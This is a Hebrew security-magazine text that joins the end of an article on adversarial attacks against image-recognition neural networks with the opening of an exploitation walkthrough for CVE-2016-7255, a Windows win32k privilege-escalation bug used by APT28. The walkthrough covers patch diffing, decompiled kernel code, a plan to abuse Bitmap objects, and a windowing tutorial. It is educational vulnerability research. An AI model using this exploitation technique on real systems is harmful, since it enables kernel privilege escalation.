ויתרנו במעט על הביטחון הגבוה של הרשת המותקפת ב-"טוסטר". כעת היא חושבת שמדובר ב-"טוסטר" בסיכוי של כ-99% "בלבד" (נזכיר, שאת התמונה המקורית של המשאית היא זיהתה בריצה תקינה בסיכוי של כ-89%). כמו כן, ניתן לציין כי על התמונה שייצרנו הרשת תגיד שמדובר ב-"משאית" בסיכוי של כ-0.2% בלבד. וכיצד נראית התמונה הערוכה שלנו הפעם?

הרבה יותר קשה להבחין בתקיפה. חדי העין אולי יראו בשמיים שמצד שמאל למעלה את הרעש בסגנון מה שהיה כאשר לא הוספנו רגולריזציה. בנוסף, יכולנו להגביר את הרגולריזציה, על חשבון הביטחון של הרשת במחלקה המזויפת, ולהגביר את נראות התמונה הערוכה כתמונה המקורית.

סיכום

תחילה למדנו על קצה המזלג מה היא רשת נוירונים לזיהוי אובייקטים בתמונה, ואז ראינו כיצד ניתן לתקוף אותה ולגרום לה לראות עצם שונה ממה שיש בפועל בתמונה, לבחירתנו.

כפי שהוצג בהקדמה למאמר, רשתות נוירונים משמשות היום במגוון רחב של תחומים. חלקן אף מובילות להחלטות הרות גורל, למשל לזיהוי מחלות רפואיות וקבלת ההחלטה אם צריך לבצע ניתוח או לא, או לנסיעה אוטונומית אם מדובר ברמזור אדום או לא, וכד'. צריך לזכור שהן ניתנות לתקיפה, ויחסית בקלות (הן לא יציבות מאוד לשינויים בקלט). אמנם, הסבירות שרשת הנוירונים תטעה על תמונה טבעית הוא נמוך יותר (לעומת תמונה שעברה שינוי מכוון לשם התקיפה), אך תמיד הסיכוי קיים. ישנם עבודות נוספות בתחומים האלו, למשל תקיפה דומה לזו שהוצגה אך שמשנה פיקסל בודד בלבד, או מדבקה פיזית בגודל של כף-יד (שפיתחו חוקרים מ-Google) שכשהיא מופיעה בתמונה עד כדי גודל מסוים הרשת מזהה שמדובר בטוסטר בביטחון גבוה. אציין גם שראיתי עבודה שמנסה להגן על רשתות הנוירונים, באמצעות רשת נוירונים אחרת שמנסה להסיר 'רעש' בסגנון זה שנוצר בעקבות תקיפות כמו אלו (כמו המריחות הצבעוניות שהבחנו בהן), כך שתמונות שמגיעות כקלט לרשת 'נוקו' או 'שוחזרו' מהתקיפה שבוצעה, לו היא בוצעה.

על המחבר

שמי רון אורבך ואני מתעניין בפיתוח תוכנה, ראייה ממוחשבת ואבטחת מידע. לשאלות והערות ניתן לפנות אליי בכתובת ron.urbach.mail@gmail.com.

From Security Bulletin to Local Privilege Escalation II: CVE-2016-7255


מאת יובל עטיה

הקדמה

במאמר הקודם בסדרה, יישמנו את הידע שצברנו עד כה על מנת למצוא ולנצל חולשת 1-Day ב-win32k שאפשרה לנו לבצע LPE, וכך ביצענו קפיצת מדרגה מתיאוריה לפרקטיקה. את החולשה, כזכור, ניצלנו עבור מערכות Windows 10x64 1511.

במאמר זה, נמשיך לבסס את הידע שלנו בנושא ניצול חולשות ב-win32k, ונסקור את CVE-2016-7255 - חולשה נוספת ב-win32k אשר תאפשר לנו לבצע LPE. החולשה נסגרה ב-Patch Tuesday של נובמבר 2016, ולכן ננצל אותה על Windows 10x64 1607 (Redstone 1) - הגרסה העדכנית ביותר של Windows באותה תקופה.

CVE-2016-7255 היא חולשה שנוצלה בידי קבוצת ה-APT (**A**dvanced **P**ersistent **T**hreat Group) הידועה בשם Fancy Bear, וידועה גם כ-APT28, Sofacy, Sednit, Pawn Storm ו-STRONOTIUM. הקבוצה משויכת לממשלת רוסיה, והשתמשה ב-Zero-Day Exploit לחולשה הזו, ביחד עם 0-day נוסף ל-Adobe Flash, במהלך קמפייני Spear-Phishing (קמפייני פישינג שמטרתם לתקוף יעדים ספציפיים, בניגוד לקמפייני פישינג רגילים אשר להם אין יעד ספציפי). התרשים הבא, שיצרו TrendMicro, מתאר את שרשרת ההדבקה בה השתמשו APT28 בקמפיין:



האקספלויט של APT28 נחקר על ידי חוקרי אבטחה שונים, ו-Trend Micro פרסמו ניתוח המתאר בכלליות את אופן הפעולה שלו. ישנם מספר אקספלויטים ציבוריים אשר מנסים לחקות את אותו אקספלויט על סמך התיאור של Trend Micro, וכן אקספלויטים נוספים אשר מנצלים את החולשה בדרכים שונות מהדרך

בה APT28 ניצלו אותה. האקספלויט שאנו נרשום יהיה שונה גם הוא, ולא יתבסס על הניתוח של Trend Micro. כהרגלנו, ננצל את החלשה בעזרת Bitmap-ים.

זיהוי החולשה

כפי שעשינו בניתוח CVE-2016-0165, נרצה להתחיל בלבצע bindiffing בין הגרסה העדכנית ביותר של win32k בה החולשה קיימת, לבין הגרסה הראשונה של win32k בה נסגרה החולשה, על מנת לאתר את החולשה. על מנת לעשות זאת, נפנה ל-Security Bulletin הרלוונטי של Microsoft - MS16-135. כפי שניתן לראות, עדכון האבטחה סוגר מספר חולשות, ביניהן CVE-2016-7255:

Operating System	Win32k Information Disclosure Vulnerability - CVE-2016-7214	Win32k Elevation of Privilege Vulnerability - CVE-2016-7215	Windows Bowser.sys Information Disclosure Vulnerability - CVE-2016-7218	Win32k Elevation of Privilege Vulnerability - CVE-2016-7246	Win32k Elevation of Privilege Vulnerability - CVE-2016-7255	Updates Replaced*
Windows Vista						
Windows Vista Service Pack 2 (3198234)	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	Not applicable	**Important** Elevation of Privilege	3177725 in MS16-098
Windows Vista x64 Edition Service Pack 2 (3198234)	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	Not applicable	**Important** Elevation of Privilege	3177725 in MS16-098

כפי שציינו במאמר הקודם, מטעמי נוחות נעדיף לבצע את ה-bindiffing עבור הגרסות הרלוונטיות של win32k עבור Windows 7. נוכל למצוא את הגרסות הללו בעזרת הטבלה:

Windows 7 for x64-based Systems Service Pack 1 (3197868) Monthly Rollup[3]	**Important** Information Disclosure	**Important** Elevation of Privilege	**Important** Information Disclosure	**Important** Elevation of Privilege	**Important** Elevation of Privilege	3185330

נחפש את kb3197868 ואת kb3185330 באתר העדכונים של Microsoft, ונוריד את העדכונים הרלוונטיים. לאחר שנלחץ אותם באמצעות expand, נטען כל אחד מקבצי ה-win32k.sys שיחולצו לתוך IDA, ונבצע bindiffing בעזרת Diaphora, כפי שהדגמנו במאמר הקודם.

להלן ה-Partial Matches ש-Diaphora מצאה:

IDA View-A | Unmatched in secondary | Partial matches | Best matches

Line	Address	Name	Address 2	Name 2	Ratio
00000	fffff97fff0d0d...	?NtGdiCloseProcess@@YAHKW4_C...	fffff97fff0d0e...	?NtGdiCloseProcess@@YAHKW4_C...	0.900
00001	fffff97fff118ccc	xxxNextWindow	fffff97fff118d...	xxxNextWindow	0.990
00002	fffff97fff1bfb80	NtGdiFillRgn	fffff97fff1bfb90	NtGdiFillRgn	0.940
00003	fffff97fff1c02...	NtGdiFrameRgn	fffff97fff1c023c	NtGdiFrameRgn	0.990
00004	fffff97fff1c0a...	NtGdiInvertRgn	fffff97fff1c0a...	NtGdiInvertRgn	0.970
00005	fffff97fff1e32...	?bSpDwmUpdateSpriteShape@@YA...	fffff97fff1e32...	?bSpDwmUpdateSpriteShape@@YA...	0.980
00006	fffff97fff2171...	GreSetRedirectionBitmapOwner	fffff97fff2172...	GreSetRedirectionBitmapOwner	0.970
00007	fffff97fff21b3...	NtGdiFillPath	fffff97fff21b3...	NtGdiFillPath	0.970
00008	fffff97fff21b5f0	NtGdiStrokeAndFillPath	fffff97fff21b6...	NtGdiStrokeAndFillPath	0.980
00009	fffff97fff21b7...	NtGdiStrokePath	fffff97fff21b8...	NtGdiStrokePath	0.970
00010	fffff97fff21ebf8	NtGdiArcInternal	fffff97fff21ec...	NtGdiArcInternal	0.990

נבחן את השינוי ב-xxxNextWindow (אדום - הגרסה בה החולשה נסגרה, ירוק - הגרסה בה החולשה פתוחה):

```
188LABEL_120:
189       if ( v16 )
190       {
191         if ( v7 && *(_QWORD *)(v7 + 192) )
192           *(_DWORD *)(*(_QWORD *)(v7 + 192) + 40i64) &= 0xFFFFFFFB;
193         if ( !v81 && !(*(_BYTE *)(v12 + 48) & 8) )
194           xxxSetWindowPos(v12, (signed __int64 *)1, 0, 0, 0, 0, 25619);
195         if ( *(_QWORD *)(v16 + 192) )
196           *(_DWORD *)(*(_QWORD *)(v16 + 192) + 40i64) |= 4u;
```

```
88LABEL_120:
89       if ( v16 )
90       {
91         if ( v7 && (*(_BYTE *)(v7 + 55) & 0xC0) != 64 && *(_QWORD *)(v7 + 192) )
92           *(_DWORD *)(*(_QWORD *)(v7 + 192) + 40i64) &= 0xFFFFFFFB;
93         if ( !v81 && !(*(_BYTE *)(v12 + 48) & 8) )
94           xxxSetWindowPos(v12, (signed __int64 *)1, 0, 0, 0, 0, 25619);
95         if ( (*(_BYTE *)(v16 + 55) & 0xC0) != 64 && *(_QWORD *)(v16 + 192) )
96           *(_DWORD *)(*(_QWORD *)(v16 + 192) + 40i64) |= 4u;
```

ניתן לראות שבגרסה הפגיעה, מסתפקים בבדיקה ש-v7 ו-v7+192 שונים מ-0 לפני פעולות מסוימות, בעוד שבגרסה המתוקנת, מתווספת בדיקה נוספת - האם (v16 + 55) & 0xC0 שונה מ-0x40 (64).

ניתן לראות שבמידה והתנאי מתקיים, בשני המקרים פונים לכתובת רלטיבית לכתובת שנמצאת ב-v16+192 ומבצעים Bitwise Or ל-DWORD שנמצא בכתובת עם הערך 4, כלומר מדליקים את הביט השלישי משמאל ב-DWORD שנמצא בכתובת.

כבר ניתן לחשוב כיצד נוכל לנצל את החולשה בעזרת Bitmap-ים - בפועל, החולשה מאפשרת לנו להדליק את הביט ה-MSB (**M**ost **S**ignificant **B**it) השני בבית בכתובת מסוימת. בהנחה שהכתובת נמצאת בשליטתנו, נוכל לכוון אותה לבית העליון של ה-_SURFOBJ.sizlBitmap.cx של ה-Manager Bitmap שלנו (בהנחה שאנו יכולים לצפות מראש את הכתובת שלו), וכך לבצע פעולה השקולה ל- sizlBitmap.cx |= 0x04000000, מה שיאפשר לנו לקרוא/לכתוב של ה-Manager וכך לדרוס את _SURFOBJ.pvScan0 של ה-Worker Bitmap, בדומה לאופן שבו פעלנו בניצול של ה-Pool Overflow כשדנו ב-CVE-2016-0165.

הבדיקה, כנראה, נועדה לבדוק שהערך אתו מבצעים את ה-Bitwise Or הוא לא ערך שהמשתמש יכול לשלוט בו.


הבנת החולשה

כמובן שבשלב זה, עדיין לא הבנו את החולשה, אלא רק זיהינו את החולשה הפוטנציאלית - באופן פוטנציאלי, קיימת כאן חולשת Arbitrary Bitwise Or עם הערך 4, אבל על מנת לדעת בוודאות אם אכן קיימת כאן חולשה - עלינו להבין יותר את הפונקציה הפגיעה.

הפונקציה הפגיעה היא, כאמור, xxxNextWindow. נבחן את התיעוד והחתימה של הפונקציה הפגיעה ב-Win NT4:

```
/**************************************************************************\
* xxxNextWindow
*
* This function does the processing for the alt-tab/esc/F6 UI.
*
* History:
* 30-May-1991 DavidPe       Created.
\**************************************************************************/

VOID xxxNextWindow(
    PQ    pq,
    DWORD wParam)
```

הפונקציה מתוארת כפונקציה אשר אחראית על עיבוד פקודות Alt+Tab/Alt+Esc/Alt+F6. ה-x-ref-ים של הפונקציה בגרסה העדכנית של win32k תואמים לטענה זו:




כלומר, כאשר נרצה לפתוח את תפריט החלונות הפתוחים ולהעביר ביניהם בעזרת לחיצה על Alt+Tab, או להעביר ביניהם בלי לפתוח את התפריט בעזרת לחיצה על Alt+Escape, הפונקציה xxxNextWindow היא הפונקציה שתקרא בקרנל ותהיה אחראית על הטיפול בפעולות הללו.

בחינת קוד המקור של הפונקציה מראה שהפונקציה היא בגדול הצהרת switch-case עבור כל מקש שניתן ללחוץ עליו בשיתוף עם Alt על מנת להחליף בין חלונות:

```
1664        /*
1665         *  NOTE: As of NT 4.0 the slow Alt+Tab functionality now officially acts
1666         *  like Alt+Esc with the exception that Alt+Tab will activate the window
1667         *  where Alt+Esc will not.
1668         */
1669        switch (wParam) {
1670
1671        case VK_TAB:
1672
1875    DoAltEsc:
1876        case VK_ESCAPE:
```

לצערנו, פרטי המימוש עבור כל מקרה השתנו יחסית הרבה מאז Win NT4, כך שקוד המקור הישן של xxxNextWindow לא יועיל לנו במיוחד. לפני שנחזור ל-pseudocode ול-Disassembly, נטען קובץ Header המכיל הגדרות עבור מספר מבנים לא מתועדים - חלקם מבנים שעסקנו בהם בעבר כמו tagWND, tagCLS ו-SURFACE, וחלקם מבנים שלא עסקנו בהם אך רלוונטיים לקטע הקוד אותו אנו בוחנים, כמו Q (מצביע למבנה מסוג Q הוא הארגומנט הראשון המועבר ל-xxxNextWindow). את הגדרות המבנים נוכל לאסוף מ-ReactOS, Win NT4, וממקורות שונים ברחבי האינטרנט. חשוב לציין שמדובר במבנים לא מתועדים, שלעיתים משתנים בין גרסה לגרסה של מערכת ההפעלה, כך שה-Header שלנו לא יהיה תואם לחלוטין לבינארי אותו אנו חוקרים, אך לא קשה לראות היכן צריך לבצע התאמות.

על מנת לטעון קובץ Header, נלחץ על צירוף המקשים Ctrl+F9 ונבחר את הקובץ. לחילופין, נוכל לטעון את הקובץ בעזרת File->Load file->Parse C header file..., כפי שמומחש בתמונה:



נטען את ה-Header לכל אחד מקבצי ה-IDB שלנו (עבור כל גרסה של win32k.sys), ונערוך את החתימות של מספר פונקציות רלוונטיות כך שיתאימו לחתימות שמופיעות ב-Win NT4. לאחר העריכה, ה-pseudocode אמור להיות משמעותית יותר קריא, ובמקום היסטים נוכל לראות את השדה אליו ניגש הקוד.

לאחר שנבצע את השינויים הללו, נבצע שוב bindiffing עם Diaphora, ונבחן את קטע הקוד שהשתנה ב-xxxNextWindow שוב. הפעם, ה-pseudocode יהיה משמעותית יותר ברור:

```
187LABEL_120:
188       if ( v16 )
189       {
190         if ( v7 && v7->spmenu )
191           *((_DWORD *)v7->spmenu + 10) &= 0xFFFFFFFB;
192         if ( !fPrev && !(v12->dwExStyle & 8) )
193           xxxSetWindowPos((__int64)v12, (signed __int64 *)1, 0, 0, 0, 0, 25619);
194         if ( v16->spmenu )
195           *((_DWORD *)v16->spmenu + 10) |= 4u;
```

```
96LABEL_120:
97      if ( v16 )
98      {
99        // (dwStyle & WS_CHILD | WS_POPUP) != WS_CHILD
00        if ( v7 && (HIBYTE(v7->dwStyle) & 0xC0) != 0x40 && v7->spmenu )
01          *((_DWORD *)v7->spmenu + 10) &= 0xFFFFFFFB;
02        if ( !fPrev && !(pwndCurrentActivate->dwExStyle & 8) )
03          xxxSetWindowPos((__int64)pwndCurrentActivate, (signed __int64 *)1, 0, 0, 0, 0, 25619);
04        if ( (HIBYTE(v16->dwStyle) & 0xC0) != 64 && v16->spmenu )
05          *((_DWORD *)v16->spmenu + 10) |= 4u;
```

כפי שניתן לראות, v7 מייצג חלון - החלון ה"מופעל" הנוכחי. בגרסה הפגיעה, ה-Bitwise Or מתבצע בתנאי שהערך בשדה spmenu של החלון הוא לא 0, בעוד שבגרסה בה החולשה נסגרה קיימת בדיקה שהחלון הוא לא חלון ילד (Child Window). הבדיקה נעשית בעזרת בדיקה האם הדגל WS_CHILD דלוק בשדה dwStyle של החלון.

מהתיקון, ניתן להסיק שהחולשה כנראה קיימת רק אם החלון הוא חלון ילד, אבל עדיין נגיש דרך Alt+Tab/Alt+Esc. התיקון היה לבדוק אם מדובר בחלון ילד, ואם כן לא לבצע את ה-Or.

על מנת להבין את החולשה לעומק רב יותר, ולהבין כיצד ניתן "להפעיל" אותה, נצטרך לערוך היכרות קצרה עם עולם תכנות החלונות (במובן של אובייקטי חלון ולא חלונות במובן של מערכת ההפעלה Windows) ב-Windows.

מבוא לתכנות חלונות ב-Windows

בסעיף זה, נסביר בעזרת דוגמאות קונספטים בסיסיים בעולם תכנות החלונות ב-Windows. נסתמך על ידע שצברנו בדיוננו על חלונות במאמר "Kernel Exploitation Using GDI Objects".

כזכור, כל חלון שייך למחלקה מסוימת של חלונות. מחלקת חלונות ניתן ליצור בעזרת הפונקציות RegisterClass או RegisterClassEx. קטע הקוד הבא רושם מחלקת חלונות פשוטה מאוד, שה-Window Procedure שלה הוא ה-Window Procedure הדיפולטי:

```
WNDCLASSEXA mockClass = { 0 };
mockClass.cbSize = sizeof(WNDCLASSEXA);
mockClass.lpfnWndProc = DefWindowProcA;
mockClass.lpszClassName = "Mock";

RegisterClassExA(&mockClass);
```

ה-Window Proc של חלון מסוים היא הפונקציה אשר אחראית על עיבוד ההודעות שנשלחו לחלון. ה-Window Proc של חלון מסוים הוא ה-Window Proc שמוגדר במחלקה אליה שייך החלון.

כאשר אנו מפתחים אפליקציית Console, התקשורת עם האפליקציה מתבצעת בעזרת ה-stdin (Standard Input). כשאנו מפתחים אפליקציית Win32, התקשורת עם החלון מבוססת על Window Messages - הודעות שמערכת ההפעלה שולחת לחלון באירועים מסוימים. כך, לדוגמה, כאשר המשתמש יעביר את העכבר מעל חלון כלשהו, תשלח הודעת WM_MOUSEMOVE עם הקואורדינטות של העכבר על החלון, וכאשר המשתמש יזיז את העכבר מחוץ לחלון תשלח לחלון הודעת WM_NCMOUSELEAVE. את ההודעות הללו ה-Window Proc של החלון יוכל לעבד, וכך החלון יוכל להתנהג בהתאם להודעות הללו.

על מנת שחלון יוכל לקבל הודעות, עלינו להציב לולאה שתקרא ל-GetMessage, ולאחר מכן תתרגם את ההודעה (עם TranslateMessage) ותשלח אותה ל-Window Procedure המתאים (עם Dispatch Message). נבחן את החתימה של GetMessage:

```
BOOL WINAPI GetMessage(
  _Out_     LPMSG lpMsg,
  _In_opt_  HWND  hWnd,
  _In_      UINT  wMsgFilterMin,
  _In_      UINT  wMsgFilterMax
);
```

הפונקציה GetMessage מקבלת מספרת ארגומנטים. הראשון הוא מצביע ל-MSG שיקבל את המידע אודות ההודעה, השני הוא Handle לחלון עבורו נרצה לקבל הודעות. החלון חייב להיות חלון ששייך ל-Thread ממנו אנו קוראים ל-GetMessage. ניתן להעביר גם NULL, ואז GetMessage תקבל הודעות עבור כל חלון השייך ל-Thread.


ברוב המקרים, נרצה שהחלון יהיה זמין לגמרי ברגע שבו נסיים ליצור אותו, כך שנוסיף לולאה אשר מקבלת הודעות ושולחת אותן ל-Window Procedures המתאימים עד לתנאי עצירה מסוים. להלן קטע קוד אשר מממש לולאה כזאת:

```
// Window loop
MSG msg;
do {
    GetMessageA(&msg, 0, 0, 0);
    TranslateMessage(&msg);
    DispatchMessageA(&msg);
} while (1);
```

נשים לב שבקטע קוד זה אין תנאי עצירה, ולא מועבר Handle לחלון ספציפי - אנו רוצים שה-Thread יטפל בהודעות עבור כל החלונות ששייכים אליו.

עוד נקודה שחשוב לשים לב אליה היא שמרגע הכניסה ללולאה, ה-Thread אליו שייכים החלונות לא יכול לבצע פעולות נוספות מעבר לטיפול בהודעות. לכן, במידה ונרצה שהלוגיקה של התכנית תמשיך לאחר יצירת החלונות והנגשתם למשתמש (בעזרת הלולאה שהצגנו לעיל), ניצור את החלונות ב-Thread נפרד מה-Thread הראשי, וב-Thread הראשי נמשיך לבצע פעולות נוספות.

נוכל להשתמש ב-Spy++ על מנת לבחון את ההודעות שנשלחות לחלונות הפתוחים. Spy++ הינו כלי מבית Microsoft אשר מאפשר לנו לעקוב אחר החלונות הפתוחים במערכת וכן לבחון את ההודעות הנשלחות אליהם. כך, לדוגמה, יראו ההודעות שנשלחות לחלון כאשר אנו מעבירים דרכו את העכבר, כפי שהן מוצגות ב-Spy++:




את החלון, כמובן, ניצור בעזרת CreateWindow או CreateWindowEx.

השורה הבאה תיצור חלון חדש, מהמחלקה שרשמנו עם RegisterClassEx, על ה-Desktop:

```
HWND parentWindow = CreateWindowExA(0, "Mock", "Parent!", WS_VISIBLE, 0, 0, 500, 500, 0, 0, 0, 0);
```

התוצאה של הקריאה הזאת תהיה, כמובן, חלון ריק עם הכותרת "Parent!":




כזכור, אחד הארגומנטים ש-CreateWindowEx מקבל הוא hWndParent - Handle לחלון האב של החלון אותו אנו רוצים ליצור. כאשר נרצה ליצור חלון נוסף שנמצא תחת חלון מסוים (כמו, לדוגמה, כל ה-views השונים ב-IDA או ב-WinDbg), נעביר את ה-Handle לחלון האב אליו נרצה שהחלון שלנו יהיה משויך על גבי הארגומנט hWndParent, וכן נוסיף לסגנון של החלון את הדגל WS_CHILD. קטע הקוד הבא יוצר חלון ילד תחת Parent:

```
HWND childWindow = CreateWindowExA(0, "Mock", "Child!", WS_VISIBLE | WS_CHILD | WS_OVERLAPPEDWINDOW,
                                   150, 150, 200, 200, parentWindow, 0, 0, 0);
```


כמובן שהקואורדינטות של חלון הילד הם רלטיביים לחלון האב.

להלן התוצאה של הרצת התכנית עם הוספת קטע הקוד החדש:



נציין שה-Child Window יוצג רק לאחר שנתחיל לטפל ב-Window Messages.

כמובן שכשנזיז את Parent על גבי ה-Desktop, Child יזוז ביחד אתו, וכשנרצה להזיז את Child נוכל להזיז אותו רק בתוך Parent. כמו כן, מכיוון שרק Parent הוא Top-Level Window, לא נוכל לראות את Child כאשר נלחץ על Alt+Tab, ולא נוכל לעבור אליו בעזרת Alt+Tab\Alt+Escape, אלא רק ל-Parent:



קטע הקוד הבא מסכם את הדיון שלנו עד כה, ויוצר שני חלונות, כאשר אחד הוא חלון בן של השני, ומטפל בהודעות עבור שני החלונות:

```
#include <Windows.h>

int main() {
    WNDCLASSEXA mockClass = { 0 };
    mockClass.cbSize = sizeof(WNDCLASSEXA);
    mockClass.lpfnWndProc = DefWindowProcA;
    mockClass.lpszClassName = "Mock";

    RegisterClassExA(&mockClass);

    HWND parentWindow = CreateWindowExA(0, "Mock", "Parent!", WS_VISIBLE, 0, 0, 500, 500, 0, 0, 0, 0);
    HWND childWindow = CreateWindowExA(0, "Mock", "Child!", WS_VISIBLE | WS_CHILD | WS_OVERLAPPEDWINDOW,
                                       150, 150, 200, 200, parentWindow, 0, 0, 0);

    // Window loop
    MSG msg;
    do {
        GetMessageA(&msg, 0, 0, 0);
        TranslateMessage(&msg);
        DispatchMessageA(&msg);
    } while (1);

    return 0;
}
```

לעיתים, לאחר שניצור חלון, נרצה לשנות תכונות מסוימות אשר קשורות לחלון. לדוגמה: נרצה לשנות את הסגנון של החלון, או לשנות את ה-Window Procedure של החלון. על מנת לבצע את הפעולות הללו, ניעזר בפונקציה SetWindowLongPtr:

```
LONG_PTR WINAPI SetWindowLongPtr(
  _In_ HWND     hWnd,
  _In_ int      nIndex,
  _In_ LONG_PTR dwNewLong
);
```

